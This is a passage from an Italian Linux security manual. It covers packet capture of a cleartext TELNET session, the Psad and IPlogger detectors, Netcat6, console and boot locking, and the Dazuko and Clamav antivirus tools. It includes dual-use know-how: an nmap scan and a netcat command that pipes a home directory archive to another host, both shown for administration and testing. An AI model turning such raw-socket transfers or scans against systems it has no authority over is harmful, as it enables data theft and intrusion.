
Figura 394.24. La finestra che appare quando si chiede di iniziare la cattura dei pacchetti.

Durante la cattura dei pacchetti viene visualizzata una statistica sull'avanzamento di questo lavoro, dove appare un pulsante grafico che consente di fermare l'accumulo dei dati. Se in precedenza è stata richiesta la visualizzazione in tempo reale delle informazioni relative alla cattura, anche il contenuto dei pacchetti viene visualizzato nella finestra principale del programma.

Figura 394.25. Statistiche visualizzate durante la cattura dei pacchetti.

Total	80	(100.0%)
SCTP	0	(0.0%)
TCP	52	(65.0%)
UDP	10	(12.5%)
ICMP	0	(0.0%)
OSPF	0	(0.0%)
GRE	0	(0.0%)
NetBIOS	0	(0.0%)
IPX	0	(0.0%)
VINES	0	(0.0%)
Other	18	(22.5%)

Stop

La finestra principale del programma si divide in tre parti: in quella superiore appare l'elenco di pacchetti intercettati con una descrizione essenziale del loro contenuto; selezionando un pacchetto nella parte superiore, in quella centrale appare un elenco ad albero di componenti del pacchetto stesso; selezionando una voce nell'elenco del riquadro centrale, appare in quello inferiore l'evidenziamento della porzione di pacchetto che lo riguarda. La figura seguente mostra la porzione IP di un pacchetto relativo a una comunicazione TELNET:

Figura 394.26. Porzione IP di un pacchetto relativo a una comunicazione TELNET.

```
File  Edit  Capture  Display  Tools                                                Help
No. | Time       | Source                   | Destination     | Protocol | Info
 51 115.254771 roggen.brot.dg          dinkel.brot.dg   TCP      1025 > telnet [ACK] Seq=3854203109 Ack=3614
 52 115.273440 dinkel.brot.dg          roggen.brot.dg   TELNET   Telnet Data ...
 53 115.274514 roggen.brot.dg          dinkel.brot.dg   TCP      1025 > telnet [ACK] Seq=3854203109 Ack=3614
 54 115.274699 dinkel.brot.dg          roggen.brot.dg   TELNET   Telnet Data ...
 55 115.275234 roggen.brot.dg          dinkel.brot.dg   TCP      1025 > telnet [ACK] Seq=3854203109 Ack=3614
 56 115.581118 dinkel.brot.dg          roggen.brot.dg   TELNET   Telnet Data ...
 57 115.581917 roggen.brot.dg          dinkel.brot.dg   TCP      1025 > telnet [ACK] Seq=3854203109 Ack=3614
 58 115.654587 dinkel.brot.dg          roggen.brot.dg   TELNET   Telnet Data ...
 59 115.655294 roggen.brot.dg          dinkel.brot.dg   TCP      1025 > telnet [ACK] Seq=3854203109 Ack=3614
 60 124.870001 fe80::250:baff:fe71:d ff02::1           ICMPv6   Router advertisement
 61 153.339857 fe80::250:baff:fe71:d ff02::1           ICMPv6   Router advertisement

⊞ Frame 52 (428 on wire, 428 captured)
⊞ Ethernet II
⊞ Internet Protocol, Src Addr: dinkel.brot.dg (192.168.1.1), Dst Addr: roggen.brot.dg (192.168.1.2)
⊞ Transmission Control Protocol, Src Port: telnet (23), Dst Port: 1025 (1025), Seq: 3614437742, Ack: 3854203109, Ler
⊞ Telnet

0000  00 80 ad c8 a9 81 00 50  ba 71 d9 c1 08 00 45 10   .......P .q....E.
0010  01 9e f0 e1 40 00 40 06  c5 14 c0 a8 01 01 c0 a8   ....@.@. ........
0020  01 02 00 17 04 01 d7 6f  f1 6e e5 ba 78 e5 80 18   .......o .n..x...
0030  16 a0 02 a4 00 00 01 01  08 0a 00 0c 01 94 00 00   ........ ........
0040  9a 5f 4c 69 6e 75 78 20  64 69 6e 6b 65 6c 20 32   ._Linux  dinkel 2
0050  2e 34 2e 31 39 20 23 31  20 46 72 69 20 4e 6f 76   .4.19 #1  Fri Nov
0060  20 38 20 31 38 3a 33 31  3a 33 34 20 43 45 54 20    8 18:31 :34 CET
0070  32 30 30 32 20 69 36 38  36 20 75 6e 6b 6e 6f 77   2002 i68 6 unknow
0080  6e 20 75 6e 6b 6e 6f 77  6e 20 47 4e 55 2f 4c 69   n unknow n GNU/Li
0090  6e 75 78 0d 0a 0d 0a 4d  6f 73 74 20 6f 66 20 74   nux....M ost of t
00a0  68 65 20 70 72 6f 67 72  61 6d 73 20 69 6e 63 6c   he progr ams incl
00b0  75 64 65 64 20 77 69 74  68 20 74 68 65 20 44 65   uded wit h the De
00c0  62 69 61 6e 20 47 4e 55  2f 4c 69 6e 75 78 20 73   bian GNU /Linux s

Filter: [                    ] Reset  Apply  Internet Protocol (ip)
```

Nella figura successiva, si analizzano i dati TCP dello stesso pacchetto, mostrando in particolare dove si colloca l'informazione sulla porta di destinazione:

Figura 394.27. Porta di destinazione TCP di un pacchetto relativo a una comunicazione TELNET.

394.7 IPlogger

IPlogger [10] è un pacchetto di programmi contenente alcuni demoni che si occupano di annotare le connessioni all'interno del registro del sistema. Allo stato attuale si tratta solo di '**`tcplog`**' e di '**`icmplog`**', in grado rispettivamente di annotare le connessioni TCP e l'utilizzo del protocollo ICMP. Non è niente di eccezionale, ma qualcosa di utile nel caso non si abbiano strumenti migliori.

Non c'è molto da aggiungere sull'utilizzo di questi due demoni: basta fare in modo che la procedura di inizializzazione del sistema provveda ad avviarli e loro si arrangiano. Non occorre alcuna configurazione.

È probabile che questo pacchetto abbia uno sviluppo futuro, aggiungendo varie forme di identificazione di attacchi noti.

394.8 Psad

Psad, [11] ovvero *Port scan attack detector* è un sistema di controllo che si basa sull'analisi di una porzione del registro di sistema, alla ricerca di annotazioni fatte dalla gestione del filtro dei pacchetti dei kernel Linux 2.4.*.

In pratica, si comincia dalla definizione di regole di filtro dei pacchetti con Iptables (capitolo 358), a cui si aggiungono delle istruzioni per annotare il traffico che non si desidera:

```
iptables -t filter -A posizione [altre_opzioni] -j LOG --log-prefix " DROP"
```

Generalmente, se si utilizza una politica predefinita di eliminazione dei pacchetti, si inseriscono regole che abilitano espressamente il passaggio di ciò che si desidera lasciare circolare. In questo modo è sufficiente mettere alla fine le istruzioni con cui si richiede di annotare il traffico rimanente, che di conseguenza non è desiderato. Supponendo che venga controllato il traffico in ingresso e quello in attraversamento, si possono aggiungere in coda le istruzioni seguenti:

```
iptables -t filter -A INPUT   -j LOG --log-prefix " DROP"
iptables -t filter -A FORWARD -j LOG --log-prefix " DROP"
```

Per utilizzare Psad è necessario, a questo punto, intervenire nel file '`/etc/syslog.conf`', in modo da dirigere i messaggi di tipo '**`kern.info`**' in un file FIFO (*pipe* con nome): '`/var/run/psadfifo`'.

```
kern.info               |/var/run/psadfifo
```

Se Psad è stato installato a partire da un pacchetto già pronto per la propria distribuzione GNU/Linux, dovrebbe essere messo in funzione in modo automatico, per opera della procedura di inizializzazione del sistema; diversamente può essere avviato l'eseguibile '**`psad`**', con l'aggiunta eventuale di qualche opzione per indicare al programma la collocazione dei file di configurazione.

I file di configurazione dovrebbero trovarsi nella directory '`/etc/psad/`' e il più importante da prendere in considerazione è '`/etc/psad/psad.conf`'. In questo file di configurazione vengono specificate in particolare le collocazioni dei file utilizzati da Psad per annotare le informazioni ottenute a proposito degli accessi rifiutati dal sistema di filtro dei pacchetti, file che dovrebbero trovarsi nella directory '`/var/log/psad/`' in condizioni normali. In generale, nel file di configurazione '`/etc/psad/psad.conf`' può essere utile specificare un indirizzo di posta elettronica a cui mandare gli avvertimenti generati da Psad, con la direttiva seguente:

```
### Supports multiple email addresses.
EMAIL_ADDRESSES             (root@localhost);
```

Teoricamente, Psad potrebbe essere in grado di riprogrammare le regole relative al filtro dei pacchetti (attraverso Iptables), ma questo forse è meglio evitarlo, a meno di conoscere perfettamente il suo funzionamento:

```
### If "Y", enable automated IDS response (auto manages
### firewall rulesets).
ENABLE_AUTO_IDS              N;
### Enable iptables blocking (only gets enabled if ENABLE_AUTO_IDS is also set)
IPTABLES_BLOCK_METHOD        Y;
### Enable ipchains blocking (only gets enabled if ENABLE_AUTO_IDS is also set)
IPCHAINS_BLOCK_METHOD        N;
### Enable tcp wrappers blocking
TCPWRAPPERS_BLOCK_METHOD     Y;
```

Se si mette in funzione Psad quando la gestione del filtro dei pacchetti non include una regola che produce annotazioni adatte nel registro di sistema, viene generato un messaggio di avvertimento, inviato all'indirizzo di posta elettronica previsto per questo genere di informazioni. A ogni modo, si può verificare facilmente se Psad è in grado di svolgere il suo lavoro correttamente, provando una scansione con Nmap (capitolo 393):

```
nmap indirizzo_ip
```

È molto probabile, in base alla configurazione standard contenuta nel file '`/etc/syslog.conf`', che si vedano apparire le segnalazioni generate dal filtro dei pacchetti anche sulla console attiva. Se la scansione viene intercettata, ovvero, se il sistema di filtro dei pacchetti intercetta la scansione, si dovrebbe ottenere quasi subito un messaggio di posta elettronica, simile a quello seguente:

```
To: root@localhost
Subject: psad WARNING: dinkel (192.168.1.1) has been scanned!
Message-Id: <E19Au3y-0000Hc-00@dinkel.brot.dg>
From: root <root@dinkel.brot.dg>
Date: Wed, 30 Apr 2003 18:04:06 +0200

=-=-=-=-=-=-=-=-=-=-=-=-=-= Apr 30 18:04:06 =-=-=-=-=-=-=-=-=-=-=-=-=-=
psad: portscan detected against dinkel (192.168.1.1).

Source:                      192.168.1.1
Destination:                 192.168.1.1
Newly scanned TCP ports:     [33032-33052]   (since: Apr 30 18:04:03)
Newly Blocked TCP packets:   [1365]   (since: Apr 30 18:04:03)
TCP flags:                   [ACK RST: 1364 packets]
TCP flags:                   [RST: 1 packets]
Complete TCP/UDP port range: [33032-33052]  (since: Apr 30 18:04:03)
Total blocked packets:       1365
Start time:                  Apr 30 18:04:03
End time:                    Apr 30 18:04:06
Danger level:                3 out of 5
DNS info:                    192.168.1.1 -> dinkel.brot.dg


---- Whois Information: ----

=-=-=-=-=-=-=-=-=-=-=-=-=-= Apr 30 18:04:06 =-=-=-=-=-=-=-=-=-=-=-=-=-=
```

394.9 Netcat6

Netcat6 [12] è un programma creato allo scopo di leggere e scrivere dati attraverso delle connessioni di rete TCP o UDP. Si tratta di uno strumento generico, vagamente simile a un cliente TELNET, con la differenza che può funzionare anche con il protocollo UDP. Le potenzialità di questo programma sono notevoli, ma qui vengono mostrate solo alcune delle sue caratteristiche; per il resto si può leggere la sua documentazione, che per essere compresa richiede comunque un po' di esperienza nella gestione delle reti TCP/IP.

Netcat6 può funzionare, quasi indifferentemente, come cliente o servente di una connessione; per questo è uno strumento ottimale per la verifica del funzionamento delle connessioni di rete e non solo. In un certo senso, l'eseguibile '**nc6**', ovvero ciò che costituisce Netcat6, è paragonabile idealmente al programma '**dd**', con la differenza che invece di fare riferimento a dei dispositivi, si lavora con la rete a livello di trasporto TCP e UDP: il quarto nel modello ISO-OSI.

L'eseguibile '**nc6**' è tutto ciò che compone Netcat6. Questo programma instaura una connessione, in qualità di cliente o di servente, utilizzando il protocollo TCP oppure UDP, trasmettendo ciò che ottiene dallo standard input e restituendo attraverso lo standard output ciò che riceve dall'altro capo.

```
nc6 [opzioni] nodo porta
```

```
nc6 -l -p porta [nodo [porta]]
```

L'uso di Netcat6 differisce fondamentalmente a seconda del fatto che si voglia raggiungere un servizio in ascolto presso un nodo, a una porta determinata, oppure che si intenda avviarlo per restare in ascolto in attesa di una richiesta di connessione. Nel secondo caso si usa l'opzione '**-l**' (*Listen*).

Il funzionamento di questo programma si comprende meglio attraverso degli esempi, ma per il momento viene mostrato il significato di alcune opzioni.

Opzione	Descrizione
`-4`	Forza l'utilizzo di IPv4.
`-6`	Forza l'utilizzo di IPv6.
`-l`	Fa in modo che Netcat6 venga avviato per restare in ascolto di una certa porta (specificata attraverso l'opzione '**-p**').
`-p` ***porta***	Permette di specificare la porta a cui Netcat6 deve prestare ascolto. Si usa assieme all'opzione '**-l**'.
`-n`	Fa in modo che si eviti di tentare di risolvere gli indirizzi IP in nomi di dominio.
`-s` ***indirizzo_ip_locale***	Definisce esplicitamente l'indirizzo IP locale. Perché ciò possa essere fatto, occorre che questo indirizzo sia abbinato effettivamente a un'interfaccia di rete, eventualmente anche solo come alias.
`-u`	Utilizza il protocollo UDP. Senza questa opzione, viene usato il protocollo TCP in modo predefinito.

L'esempio seguente, serve a instaurare una connessione TCP con il servente SMTP *dinkel.brot.dg*:

`$` **`nc6 dinkel.brot.dg smtp`** [*Invio*]

Un uso interessante di Netcat6 è quello con il quale si ottiene un trasferimento dati senza bisogno di una shell remota ('**rsh**' per esempio). Per questo, da una parte occorre avviare l'eseguibile '**nc6**' in ascolto di una certa porta TCP, mentre dall'altra si utilizza sempre '**nc6**' in modo che cerchi di contattare quella porta di quel nodo. Il canale che si crea può essere sfruttato per questo scopo.

- `$` **`nc6 -l -p 1234 | tar xzpvf -`** [*Invio*]

  In questo modo, Netcat6 viene avviato in ascolto della porta 1234, che si presume sia libera. Il suo standard output viene passato a '**tar**' che deve occuparsi di estrarne il contenuto nella directory corrente. In pratica, si presume che Netcat6 debba ricevere dalla porta 1234 un file corrispondente a un archivio tar+gzip e che questo debba essere riprodotto localmente.

- `$` **`tar czf - /home/tizio | nc6 dinkel.brot.dg 1234`** [*Invio*]

  Questo comando è la controparte dell'esempio mostrato prima: viene archiviata la directory '`/home/tizio/`' e passata all'eseguibile '**nc6**' attraverso un condotto. Evidentemente, *dinkel.brot.dg* è il nodo all'interno del quale deve essere riprodotta tale directory.

Netcat6 può essere usato per ridirigere una connessione TCP, per esempio attraverso un firewall. Gli esempi seguenti si riferiscono a Inetd, pertanto si tratta di direttive del file '`/etc/inetd.conf`'.

```
...
www stream tcp nowait nobody /usr/sbin/tcpd /usr/bin/nc6 roggen.brot.dg 80
...
```

In questo caso, le richieste TCP per la porta '**www**' (ovvero 80), sono ridirette attraverso Netcat6 verso il nodo *roggen.brot.dg* alla stessa porta.

```
...
www stream tcp nowait nobody /usr/sbin/tcpd /usr/bin/nc6 roggen.brot.dg 1234
...
```

Questa è solo una piccola variante dell'esempio precedente, in cui si presume che il vero servente HTTP si trovi sempre nel nodo *roggen.brot.dg*, ma sia in ascolto della porta 1234.

[1] **net-tools** GNU GPL

[2] **Psmisc** GNU GPL

[3] Fuser utilizza in pratica le informazioni contenute nella directory '`/proc/`'.

[4] **Tcpdump** software libero con licenza speciale

[5] **IPTraf** GNU GPL

[6] **Sniffit** software libero con licenza speciale

[7] Questo esempio viene mostrato proprio per far comprendere quanto vulnerabile sia un terminale remoto che non utilizzi una comunicazione cifrata.

[8] **Ethereal** GNU GPL

[9] **Wireshark** GNU GPL

[10] **IPlogger** GNU GPL

[11] **Psad** GNU GPL

[12] **Netcat6** GNU GPL

Capitolo 395

Misure di sicurezza per l'elaboratore personale senza rete

Anche quando l'elaboratore non è connesso a una rete, potrebbe essere vulnerabile per il solo fatto di essere accessibile fisicamente da parte di altre persone. In questo capitolo vengono raccolte solo alcune note al riguardo.

395.1 Avvio e riavvio

Il primo punto debole di un elaboratore che può essere raggiunto fisicamente da un intruso, sta nella possibilità di essere avviato, o riavviato, in modo da poterne controllare il funzionamento. In pratica, se si esclude la possibilità del furto del disco fisso (che comunque non è poi tanto remota), bisogna impedire che si possa riavviare l'elaboratore attraverso un dischetto o un CD-ROM, perché in questo modo si potrebbe prendere il controllo della macchina e accedere ai dati come si vuole. Questo si impedisce a livello di firmware (il BIOS), definendo una parola d'ordine da inserire ogni volta che si avvia l'elaboratore.

Oltre a questa soluzione che riguarda l'hardware, si potrebbe intervenire ulteriormente anche sul programma che si occupa di avviare il kernel. Nel caso di LILO si può aggiungere la direttiva seguente:

```
password=parola_d'ordine
```

Con questa, la parola d'ordine viene chiesta ogni volta che si avvia. Eventualmente, si può aggiungere la direttiva successiva, per fare in modo che questa parola d'ordine venga richiesta solo quando si aggiunge un comando di avvio:

```
restricted
```

Evidentemente, se si interviene in questo modo, bisogna considerare i permessi del file di configurazione '`/etc/lilo.conf`': se si vuole evitare che gli utenti comuni possano leggerlo, basta togliere tutti i permessi per il gruppo proprietario e per tutti gli altri utenti.

`# chmod 0600 /etc/lilo.conf` [*Invio*]

È bene tenere presente che la direttiva '**`password`**' può essere utilizzata prima delle sezioni che si riferiscono alle varie immagini, ovvero nella parte delle opzioni globali, oppure può essere collocata all'interno di una di queste sezioni. Nel primo caso la parola d'ordine viene chiesta sempre, mentre nel secondo viene chiesta solo alla selezione di un'immagine determinata. Lo stesso ragionamento vale per la direttiva '**`restricted`**'.

Il riavvio dell'elaboratore potrebbe essere un altro problema da considerare. Di certo, se c'è un accesso fisico alla macchina da parte del solito ignoto, è difficile impedire che questo possa spegnere e riaccendere l'elaboratore, tuttavia gli può essere impedito di utilizzare la nota combinazione [*Ctrl Alt Canc*]. Per questo basta modificare il file '`/etc/inittab`', dove di solito si trova un record simile a quello seguente:

```
# What to do when CTRL-ALT-DEL is pressed.
ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now
```

Per impedirlo, basta modificare il comando abbinato alla combinazione. Si osservi la modifica seguente, in cui il record originale è stato conservato all'interno di un commento:

```
# What to do when CTRL-ALT-DEL is pressed.
#ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now
ca:12345:ctrlaltdel:/bin/echo "La combinazione Ctrl+Alt+Canc è disabilitata"
```

395.2 Protezione del terminale e della console

Se quello che si utilizza è un terminale seriale, o un terminale remoto, la cosa migliore da fare per proteggere il proprio lavoro mentre ci si allontana è quello di chiudere la sessione di lavoro. Se si avviano dei processi sullo sfondo è bene prevedere in anticipo questo fatto, avviandoli attraverso '**nohup**' (sezione 97.4.3), oppure si può utilizzare Screen (sezione 118.3).

Se si utilizza una console, dal momento che è molto probabile che si stiano utilizzando diverse console virtuali simultaneamente, questo tipo di soluzione potrebbe essere un po' troppo complicato. In questi casi si preferisce usare un programma apposito che blocca l'accesso a tutte le console virtuali.

395.2.1 Utilizzo di «lockvc»

Il programma '**lockvc**' [1] fa uso della libreria SVGAlib (capitolo 223) e si comporta come un salva-schermo protetto da una parola d'ordine. Il suo funzionamento è molto semplice, tanto da riassumersi nello schema sintattico seguente:

```
lockvc [stars|morph|fudge|fire]
```

In pratica, l'argomento composto da una parola chiave, stabilisce il tipo di effetto che si vuole visualizzare come salva-schermo, che interviene subito bloccando tutte le console virtuali.

Quando si preme un tasto alfanumerico, il salva-schermo si interrompe e viene richiesto l'inserimento della parola d'ordine dell'utente che lo ha avviato (viene specificato di quale utente si tratta); se l'identificazione fallisce il salva-schermo riprende, altrimenti '**vlock**' termina di funzionare.

395.2.2 Utilizzo di «vlock»

Il programma '**vlock**' [2] è più semplice di '**lockvc**', senza avere alcuna pretesa di funzionare come salva-schermo, limitandosi a bloccare la console virtuale in cui viene avviato, a meno che sia utilizzata l'opzione '**-a**', con la quale vengono bloccate anche tutte le altre console virtuali.

```
vlock [opzioni]
```

A differenza di '**lockvc**', il funzionamento di '**vlock**' può essere concluso anche con l'inserimento della parola d'ordine dell'utente '**root**'.

395.3 Protezione del lavoro con X

La protezione del lavoro su una stazione grafica può essere fatta in modo simile a quello che riguarda la console, attraverso programmi che la bloccano, eventualmente attivando un salva-schermo. Tuttavia, esiste un problema in più: per evitare che sia possibile interrompere il funzionamento del servente grafico attraverso la combinazione [*Ctrl Alt Backspace*], occorre la direttiva '**DontZap**' nella sezione '**ServerFlags**':

```
Section "ServerFlags"
    Option DontZap
    # Option Dont Zoom
EndSection
```

395.3.1 Utilizzo di «xlock»

Il programma '**xlock**' [3] è il più comune per il blocco di una stazione grafica X. Sono disponibili una grande quantità di opzioni; in particolare l'opzione '**-mode**' prevede un elenco molto lungo di argomenti composti da una sola parola chiave, che serve a definire il tipo di effetto grafico da utilizzare come salva-schermo.

```
xlock [opzioni]
```

In condizioni normali, se non si usano opzioni che vanno in senso contrario, basta premere un tasto qualunque per interrompere il salva-schermo; quindi, con l'inserimento della parola d'ordine dell'utente che lo ha avviato, si può concludere il funzionamento di '**xlock**'.

A titolo di esempio viene mostrato il caso di un salva-schermo nero:

$ **xlock -mode blank** [*Invio*]

Nel caso non si utilizzasse alcuna opzione, si otterrebbe un effetto grafico salva-schermo, scelto casualmente tra quelli disponibili.

395.3.2 Utilizzo di «xtrlock»

Il programma '**xtrlock**' [4] non prevede alcun argomento e il suo scopo è solo quello di bloccare l'uso della tastiera e del mouse, senza attivare alcun salva-schermo.

```
xtrlock
```

Lo sblocco della stazione grafica si ottiene soltanto digitando la parola d'ordine dell'utente (senza alcun campo di inserimento), concludendo con la pressione di [*Invio*]. Se la parola d'ordine inserita è errata, viene emesso un segnale acustico e quindi si può riprovare l'inserimento.

[1] **Lockvc** GNU GPL

[2] **Vlock** GNU GPL

[3] **Xlock** software libero sottoposto a diverse licenze a seconda della porzione di codice coinvolto

[4] **Xtrlock** GNU GPL

Parte lxvi

Protezione contro i virus

Dazuko

Dazuko[1] (*Dateizugriffskontrolle*, ovvero: «controllo di accesso ai file») è il nome di un modulo per kernel Linux e FreeBSD, in grado di fornire a un terzo programma le informazioni sui file che vengono aperti durante il funzionamento del sistema operativo. Questo meccanismo viene sfruttato proprio dai programmi che, prima dell'accesso a certi file, devono eseguire dei controlli, come nel caso degli antivirus.

In questo capitolo si descrive quanto necessario per mettere in funzione Dazuko con un sistema GNU/Linux.

396.1 Predisposizione del kernel Linux: «security options»

Il kernel Linux deve essere stato predisposto con l'attivazione di alcune voci nel menù `Security options`:

```
[ ] Enable access key retention support
[*] Enable different security models
[ ]   Socket and Networking Security Hooks
<M>   Default Linux Capabilities
< >   Root Plug Support
<M>   BSD Secure Levels
```

Ciò che si vede nell'esempio rappresenta il minimo indispensabile per poter comunicare con il modulo Dazuko.

396.2 Compilazione del modulo Dazuko

Una volta compilato e installato il kernel Linux, è possibile procedere alla compilazione e installazione del modulo Dazuko, i cui sorgenti si ottengono da ⟨http://www.dazuko.org⟩.

Perché la compilazione di Dazuko avvenga con successo, è necessario che il kernel in funzione sia quello per il quale si vuole produrre il modulo; inoltre, il collegamento simbolico '`/lib/modules/`***versione***`/build`' deve puntare correttamente alla directory contenente i sorgenti del kernel stesso.

Supponendo di avere scaricato il file '`dazuko-2.2.1.tar.gz`', si procede nel modo seguente:

`$` **`tar xzvf dazuko-2.2.1.tar.gz`** [*Invio*]

`$` **`cd dazuko-2.2.1`** [*Invio*]

`$` **`./configure`** [*Invio*]

`$` **`make`** [*Invio*]

L'ultima fase richiede i privilegi dell'amministratore del sistema:

`$` **`su root -c "make install"`** [*Invio*]

Se tutto procede senza intoppi, si ottiene il file '`/lib/modules/`***versione***`/extra/dazuko.ko`'.

La procedura di installazione del modulo prevede anche la creazione di un file di dispositivo speciale: '/dev/dazuko'. Nel caso in cui ci dovessero essere dei problemi, conviene sapere che si può ricreare tale file con i comandi seguenti:

mknod /dev/dazuko c 254 0 [*Invio*]

chown root:root /dev/dazuko [*Invio*]

chmod 660 /dev/dazuko [*Invio*]

396.3 Attivazione del modulo Dazuko

Il modulo Dazuko va caricato rispettando una sequenza precisa, altrimenti viene rifiutato. In breve, conviene usare i comandi seguenti:

rmmod capability [*Invio*]

modprobe dazuko [*Invio*]

modprobe capability [*Invio*]

Ecco come dovrebbe apparire nell'elenco dei moduli attivi:

lsmod [*Invio*]

```
Module                  Size  Used by
…
capability              4872  0
dazuko                 55824  2
…
commoncap               7168  2 capability,dazuko
…
```

396.4 Riferimenti

- *Dazuko*

  ⟨http://www.dazuko.org ⟩

[1] **Dazuko** GNU GPL o BSD

Capitolo 397

Clamav

Clamav[1] è un sistema di individuazione di virus informatici abbastanza completo, che però non offre la possibilità di rimuovere il codice dannoso dai file infetti. In questo capitolo ne viene descritto l'uso più semplice.

397.1 Scansione manuale

Per la scansione manuale dei file, alla ricerca di virus o comunque di codice pericoloso noto, si usa il programma '**clamscan**':

clamscan [***opzioni***] [***file*** | ***directory***] ...

Come si vede dal modello sintattico, alla fine della riga di comando si annotano i file o le directory da scandire, ma in mancanza di tale indicazione, si ottiene la scansione della directory corrente. Si osservi però che la scansione delle directory non prevede la ricorsione nelle sottodirectory successive, a meno di usare espressamente l'opzione '**-r**'.

Tabella 397.1. Alcune opzioni.

Opzione	Descrizione
`--quiet`	Fa sì che il programma funzioni in modo «silenzioso», mostrando solo i messaggi di errore.
`-d` ***file*** | ***directory*** `--database=`***file*** | ***directory***	Indica di utilizzare un file particolare o il contenuto di una directory come elenco delle impronte virali di riconoscimento dei virus.
`-l` ***file*** `--log=`***file***	Richiede di salvare una copia del rapporto di scansione nel file indicato.
`-r` `--recursive`	Richiede si scandire in modo ricorsivo anche le sottodirectory.
`--bell`	Richiede di generare un segnale acustico al riconoscimento di un virus.
`-i` `--infected`	Richiede di mostrare soltanto i file che risultano infetti.
`--remove`	Richiede di cancellare i file che sono o sembrano essere infetti.
`--move=`***directory***	Richiede di spostare nella directory indicata i file che sono o sembrano essere infetti.

Segue la descrizione di alcuni esempi.

- `$` **`clamscan`** [*Invio*]

  Scandisce i file contenuti nella directory corrente (le sottodirectory vengono tralasciate).

- `$` **`clamscan /bin/b*`** [*Invio*]

Scandisce i file che corrispondono al modello.

- $ **cat mio_file | clamscan -** [*Invio*]

  Scandisce un file ricevendolo dallo standard input.

- $ **clamscan -r /home** [*Invio*]

  Scandisce tutto il contenuto della directory '/home/', incluse le sottodirectory.

397.2 Aggiornamento delle impronte virali

Un programma antivirus, per poter essere efficace, richiede di avere un aggiornamento frequente delle impronte virali, ovvero delle stringhe di riconoscimento dei virus o comunque del codice dannoso. In un'installazione normale di Clamav, i file che contengono tali informazioni vengono conservati nella directory '/var/lib/clamav/'.

La distribuzione dei file contenenti le impronte virali avviene attraverso una serie di elaboratori a cui si può accedere con il nome generico *database.clamav.net*, che di norma si trasforma automaticamente in un indirizzo abbastanza «vicino»:

$ **host database.clamav.net** [*Invio*]

```
database.clamav.net is an alias for db.local.clamav.net.
db.local.clamav.net is an alias for db.it.clamav.net.
db.it.clamav.net has address 213.92.8.5
db.it.clamav.net has address 159.149.155.69
db.it.clamav.net has address 193.206.139.37
```

Da questo indirizzo si possono prelevare i file 'main.cvd' e 'daily.cvd', ovviamente quando questi risultano aggiornati:

⟨http://database.clamav.net/main.cvd ⟩

⟨http://database.clamav.net/daily.cvd ⟩

Come si può intuire, il file 'main.cvd' è quello complessivo, di tutte le impronte virali conosciute, che viene aggiornato a cadenza mensile, mentre il file 'daily.cvd' viene aggiornato ogni giorno, con le impronte virali nuove, che non sono ancora presenti nel primo file.

Questi due file vanno collocati nella directory '/var/lib/clamav/', o nella directory equivalente prevista nel proprio sistema operativo.

Per automatizzare l'aggiornamento della propria copia di impronte virali, Clamav prevede il programma '**freshclam**', a cui si associa il file di configurazione '/etc/clamav/freshclam.conf':

```
freshclam [opzioni]
```

In condizioni normali, avviando il programma senza opzioni, si ottiene l'aggiornamento dei file delle impronte virali, nella directory predefinita ('/var/lib/clamav/'), ma ciò richiede che il file di configurazione contenga almeno la direttiva seguente:

```
DatabaseMirror database.clamav.net
```

